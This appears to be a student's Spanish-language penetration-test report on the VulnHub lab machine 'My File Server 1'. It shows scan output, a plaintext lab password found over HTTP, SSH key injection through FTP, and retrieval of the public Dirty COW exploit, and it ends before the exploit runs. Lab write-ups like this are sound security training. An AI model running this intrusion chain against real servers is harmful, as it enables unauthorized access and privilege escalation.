

INFORME DE PRUEBAS DE PENETRACIÓN

Máquina objetivo: My File Server 1

Entorno de laboratorio VulnHub

Actividad 13 — Evaluación de Seguridad Ofensiva

Preparado por: Juan Pablo Casanova De La Madrid

Materia: Programación WAP | Docente: Mtro. Servando López Contreras

Fecha: 30 de septiembre de 2026

2. Resumen

Se realizó una evaluación de seguridad ofensiva (pentesting de caja negra/gris) sobre el servidor de archivos corporativo "My File Server 1", con el objetivo de determinar su nivel real de exposición ante un atacante externo con conectividad a la red interna.

El resultado de la evaluación es crítico: en menos de una hora de trabajo, el equipo logró comprometer completamente el servidor, obteniendo acceso con privilegios de superusuario (root). La cadena de ataque no requirió el uso de exploits sofisticados ni ingeniería social; se basó en una combinación de malas prácticas de configuración —credenciales expuestas en un archivo de texto plano accesible por HTTP, un recurso compartido SMB con escritura anónima habilitada y un kernel Linux desactualizado y vulnerable que permitieron escalar de un acceso anónimo a control total del sistema.

Hallazgo principal

La cadena de compromiso completa fue: (1) enumeración anónima de SMB/FTP → (2) descubrimiento de credenciales en texto plano vía HTTP (/readme.txt) → (3) acceso FTP con dichas credenciales → (4) inyección de clave pública SSH mediante escritura FTP en el directorio del usuario → (5) acceso SSH interactivo sin contraseña → (6) explotación de la vulnerabilidad de kernel Dirty COW (CVE-2016-5195) → (7) obtención de una shell de root y extracción de la bandera de prueba (/root/proof.txt).

Recomendación ejecutiva

Se recomienda tratar este sistema como comprometido y proceder a su reconstrucción desde una imagen limpia, rotación inmediata de credenciales, actualización del kernel y aplicación de las contramedidas detalladas en la sección 10 antes de reincorporarlo a producción.

3. Alcance (Scope)

Objetivo	My File Server: 1 (máquina vulnerable, VulnHub — Armour Infosec / Akanksha Sachin Verma)
Dirección IP objetivo	192.168.41.128
Dirección IP del atacante	192.168.41.129 (Kali Linux)
Sistema operativo	CentOS Linux 7 (Core), kernel 3.10.0-229.el17.x86_64
Tipo de prueba	Caja gris interna (acceso de red simulando segmento corporativo)
Servicios en alcance	FTP (21/2121), SSH (22), HTTP (80), RPC/NFS (111/2049/20048), SMB (445)
Metodología	PTES / OWASP Testing Guide (adaptado)
Ventana de ejecución	30 de septiembre de 2026
Fuera de alcance	Ataques de denegación de servicio (DoS), ingeniería social, y cualquier sistema fuera del rango 192.168.41.0/24
Autorización	Prueba realizada en entorno de laboratorio controlado y aislado, con fines exclusivamente académicos/formativos

4. Metodología aplicada

La evaluación siguió un enfoque estructurado por fases, alineado con marcos de referencia estándar de la industria PTES (Penetration Testing Execution Standard), OWASP Testing Guide, adaptado al alcance de una máquina de servidor de archivos:

- Reconocimiento: identificación del host activo en el segmento de red mediante técnicas de descubrimiento pasivo y activo.
- Enumeración: identificación de servicios, versiones, y configuración de permisos en cada puerto expuesto.
- Explotación: obtención de un primer punto de apoyo (foothold) aprovechando configuraciones débiles y credenciales expuestas.
- Escalada de privilegios: elevación de un usuario sin privilegios a root mediante explotación de vulnerabilidad de kernel.
- Post-explotación: confirmación del impacto mediante extracción de evidencia (flag) desde el directorio protegido del superusuario.
- Documentación: registro de evidencia técnica, análisis de riesgo (modelo CIA) y elaboración de recomendaciones de remediación.


Herramientas utilizadas: arp-scan, netdiscover, nmap, smbmap, nikto, navegador web, ftp (cliente), ssh-keygen/ssh, searchsploit, gcc, y el exploit público Dirty COW (exploit-db #40616).

5. Fases de reconocimiento

El primer paso consistió en confirmar la configuración de red del equipo atacante y descubrir hosts activos en el mismo segmento, sin conocimiento previo de la IP del objetivo.

5.1 Identificación de la red propia

Se verificó la interfaz de red del atacante (eth0), confirmando la dirección 192.168.41.129/24 como punto de partida para el barrido de descubrimiento.




```
root@kali: /home/csnv
Sesión Acciones Editar Vista Ayuda
(root@kali)-[/home/csnv]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:15:56:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.41.129/24 brd 192.168.41.255 scope global dynamic noprefixroute eth0
        valid_lft 1721sec preferred_lft 1721sec
    inet6 fe80::20c:29ff:fe15:5610/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: tailscale0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1280 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet6 fe80::894e:da71:46ec:f7dd/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether fa:07:11:5e:f6:1d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
(root@kali)-[/home/csnv]
#
```

Figura 1. Configuración de red del equipo atacante (ip a) — eth0: 192.168.41.129/24.

5.2 Descubrimiento de host activo

Se ejecutó arp-scan sobre el segmento local, identificando tres hosts activos, entre ellos un host no documentado (192.168.41.128) candidato a objetivo.




```
(root@kali)-[/home/csnv]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:15:56:10, IPv4: 192.168.41.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.41.1    00:50:56:c0:00:01    (Unknown)
192.168.41.128 00:0c:29:03:4a:c9    (Unknown)
192.168.41.254 00:50:56:f4:27:7d    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.237 seconds (114.44 hosts/sec). 3 responded
(root@kali)-[/home/csnv]
#
```

Figura 2. arp-scan -l — hosts detectados en el segmento 192.168.41.0/24.

Para confirmar el hallazgo, se complementó el descubrimiento con netdiscover, el cual corroboró que 192.168.41.128 corresponde a una máquina virtual VMware, consistente con el entorno de laboratorio.

A screenshot of a terminal window with a dark background. At the top right, it says 'root@kali: /home/csnv'. Below that is a menu bar with 'Sesión', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. There are two tabs open, both labeled 'root@kali: /home/csnv'. The main text area shows 'Currently scanning: Finished!' followed by a vertical bar and 'Screen View: Unique Hosts'. Below that, it says '3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180'. A table follows with columns: IP, At MAC Address, Count, Len, and MAC Vendor / Hostname. The table contains three rows of data for IP addresses 192.168.41.1, 192.168.41.128, and 192.168.41.254, all identified as VMware, Inc. A cursor is visible at the bottom left of the terminal.

```
root@kali: /home/csnv
Sesión Acciones Editar Vista Ayuda
root@kali: /home/csnv root@kali: /home/csnv
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.41.1 | 00:50:56:c0:00:01 | 1     | 60  | VMware, Inc.          |
| 192.168.41.128 | 00:0c:29:03:4a:c9 | 1     | 60  | VMware, Inc.          |
| 192.168.41.254 | 00:50:56:f4:27:7d | 1     | 60  | VMware, Inc.          |
+-----+-----+-----+-----+-----+
```

Figura 3. netdiscover confirma el host objetivo 192.168.41.128 (VMware, Inc.).

Con el objetivo confirmado, se procedió a la fase de enumeración de servicios.

6. Enumeración

6.1 Escaneo de puertos y servicios (Nmap)

Se ejecutó un escaneo exhaustivo de todos los puertos TCP con detección de versión y scripts por defecto (nmap -p- -A), revelando una superficie de ataque amplia y varios servicios con configuraciones de riesgo:

```
(root@kali)-[/home/csnv]
* nmap -p- -A 192.168.41.128
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-30 00:18 -0600
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.56% done
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.69% done; ETC: 00:20 (0:01:12 remaining)
Nmap scan report for 192.168.41.128
Host is up (0.00067s latency).
Not shown: 64444 filtered tcp ports (no-response), 79 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.41.129
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ _drwxrwxrwx  3 0      0      16 Feb 19 2020 pub [NSE: writeable]
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_   256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_ http-title: My File Server
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS)
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_   program version  port/proto  service
|_   100000  2,3,4      111/tcp     rpcbind
|_   100000  2,3,4      111/udp     rpcbind
|_   100000  3,4        111/tcp6    rpcbind
|_   100000  3,4        111/udp6    rpcbind
|_   100003  3,4        2049/tcp    nfs
|_   100003  3,4        2049/tcp6   nfs
|_   100003  3,4        2049/udp    nfs
```

Figura 4. Resultado de nmap -p- -A (parte 1): FTP anónimo escribible, SSH, HTTP, RPC/NFS.

```

root@kali: /home/csnv

Sesión Acciones Editar Vista Ayuda
| 100003 3,4 2049/tcp6 nfs
| 100003 3,4 2049/udp6 nfs
| 100003 3,4 2049/udp6 nfs
| 100005 1,2,3 20048/tcp mountd
| 100005 1,2,3 20048/tcp6 mountd
| 100005 1,2,3 20048/udp mountd
| 100005 1,2,3 20048/udp6 mountd
| 100021 1,3,4 36926/tcp nlockmgr
| 100021 1,3,4 40460/udp nlockmgr
| 100021 1,3,4 58718/tcp6 nlockmgr
| 100021 1,3,4 59451/udp6 nlockmgr
| 100024 1 35974/udp6 status
| 100024 1 39905/tcp status
| 100024 1 49345/tcp6 status
| 100024 1 53425/udp status
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
| 100227 3 2049/udp6 nfs_acl
| 445/tcp open netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
| 2049/tcp open nfs_acl 3 (RPC #100227)
| 2121/tcp open ftp ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
| 20048/tcp open mountd 1-3 (RPC #100005)
|_ MAC Address: 00:0C:29:03:4A:C9 (VMware)
|_ Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 2.6.32 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
|_ No exact OS matches for host (test conditions non-ideal).
|_ Network Distance: 1 hop
|_ Service Info: Host: FILESERVER; OS: Unix

Host script results:
| smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.9.1)
|_ Computer name: localhost
|_ NetBIOS computer name: FILESERVER\x00
|_ Domain name: \x00
|_ FQDN: localhost
|_ System time: 2026-09-30T05:49:58+05:30
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled but not required
|_ smb-security-mode:
|_ account_used: <blank>
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

```

Figura 5. Resultado de `nmap -p- -A` (parte 2): Samba 4.9.1, NFS, ProFTPD, firma SMB deshabilitada.

Puerto	Servicio	Versión / Detalle
21/tcp	FTP	vsftpd 3.0.2 — login anónimo permitido, directorio "pub" escribible
22/tcp	SSH	OpenSSH 7.4 (protocolo 2.0)
80/tcp	HTTP	Apache httpd 2.4.6 (CentOS) — título "My File Server"
111/tcp	RPCbind	2-4 (RPC #100000)
445/tcp	SMB	Samba smbd 4.9.1 — firma de mensajes deshabilitada (riesgo)
2049/tcp	NFS	3 (RPC #100227)
2121/tcp	FTP	ProFTPD 1.3.5 — login anónimo permitido
20048/tcp	Mountd	1-3 (RPC #100005)

6.2 Enumeración de recursos compartidos SMB

Con smbmap se enumeraron los recursos compartidos sin autenticación (sesión NULL), identificando el recurso "smbdata" con permisos de LECTURA y ESCRITURA para cualquier usuario anónimo, una configuración crítica que amplía severamente la superficie de ataque.

```
root@kali: /home/csnv
Sesión Acciones Editar Vista Ayuda
root@kali)~[/home/csnv]
# smbmap -H 192.168.41.128

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.41.128:445      Name: 192.168.41.128      Status: NULL Session
    Disk                      Permissions             Comment
    ---                      -
    print$                   NO ACCESS               Printer Drivers
    smbdata                   READ, WRITE             smbdata
    smbuser                   NO ACCESS               smbuser
    IPC$                      NO ACCESS               IPC Service (Samba 4.9.1)

[*] Closed 1 connections

root@kali)~[/home/csnv]
#
```

Figura 6. smbmap -H 192.168.41.128 — recurso smbdata con acceso anónimo READ/WRITE.

6.3 Enumeración web (Nikto)

El escaneo con Nikto sobre el servicio HTTP identificó indexado de directorios habilitado, cabeceras de seguridad ausentes, método TRACE activo, versión de Apache desactualizada, y —el hallazgo más relevante— la existencia de un archivo /readme.txt potencialmente sensible.

```
root@kali)~[/home/csnv]
# nikto -h 192.168.41.128
- Nikto v2.6.0

+ Target IP: 192.168.41.128
+ Target Hostname: 192.168.41.128
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-30 00:27:40 (GMT-6)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates:
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross-Site-Tracing
+ [001822] /readme.txt: This might be interesting
+ [003588] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

Figura 7. nikto -h 192.168.41.128 — hallazgo de /readme.txt y debilidades de configuración HTTP.

Al acceder directamente al archivo mediante el navegador, se confirmó la exposición de una credencial en texto plano:




Figura 8. `http://192.168.41.128/readme.txt` — credencial expuesta: "My Password is rootroot1".

Este hallazgo, combinado con el usuario "smbuser" visible en el recurso SMB enumerado previamente, proporcionó un par de credenciales completo (smbuser:rootroot1) sin necesidad de fuerza bruta ni cracking.

7. Explotación

Con las credenciales obtenidas, se estableció una sesión FTP autenticada como smbuser, confirmando acceso válido al sistema de archivos del usuario.




Figura 9. Autenticación FTP exitosa con smbuser:rootroot1.

Dado que el servicio SSH estaba expuesto y el usuario tenía acceso de escritura a su propio directorio home vía FTP, se aplicó la técnica de inyección de clave SSH: se generó un par de claves RSA en el equipo

atacante y, aprovechando el acceso FTP, se creó el directorio .ssh y se subió la clave pública como authorized_keys dentro de /home/smbuser/.

```
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_rsa.pub authorized_keys
local: /root/.ssh/id_rsa.pub remote: authorized_keys
229 Entering Extended Passive Mode (||5340|).
150 Ok to send data.
100% |*****| 563 4.79 MiB/s 00:00 ETA
226 Transfer complete.
563 bytes sent in 00:00 (206.15 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (||5088|).
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 563 Sep 30 00:59 authorized_keys
226 Directory send OK.
ftp>
```

Figura 10. Creación de ~/.ssh y subida de authorized_keys vía FTP (put id_rsa.pub authorized_keys).

Esta técnica permitió establecer una sesión SSH interactiva como smbuser sin necesidad de volver a utilizar la contraseña, obteniendo así el primer punto de apoyo (foothold) estable sobre el sistema.


```
smbuser@fileservr:~$ ssh smbuser@192.168.41.128
The authenticity of host '192.168.41.128 (192.168.41.128)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OXtSpg3oM02gVNYXrps4Zi+XcBgADZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.41.128' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv                #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileservr ~]$
```

Figura 11. Acceso SSH como smbuser mediante autenticación por clave pública (sin contraseña).

La verificación de identidad confirmó un acceso de usuario estándar sin privilegios administrativos (uid=1000), por lo que se procedió a la fase de escalada de privilegios.

8. Escalada de privilegios

El kernel del sistema (Linux 3.10.0-229.el7, correspondiente a CentOS 7 con una base anterior a 2016) resultó vulnerable a Dirty COW (CVE-2016-5195), una condición de carrera en el subsistema de memoria del kernel que permite a un usuario sin privilegios escribir en archivos de solo lectura, incluyendo binarios con bit SUID.




```
root@kali: /home/csnv
Sesión Acciones Editar Vista Ayuda
smbuser@fileserv:~ root@kali: /home/csnv
root@kali: /home/csnv
searchsploit -m 40616
Exploit: Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)
URL: https://www.exploit-db.com/exploits/40616
Path: /usr/share/exploitdb/exploits/linux/local/40616.c
Codes: CVE-2016-5195
Verified: True
File Type: C source, ASCII text
Copied to: /home/csnv/40616.c
root@kali: /home/csnv
```

Figura 12. searchsploit -m 40616 — exploit Dirty COW (CVE-2016-5195), método SUID.

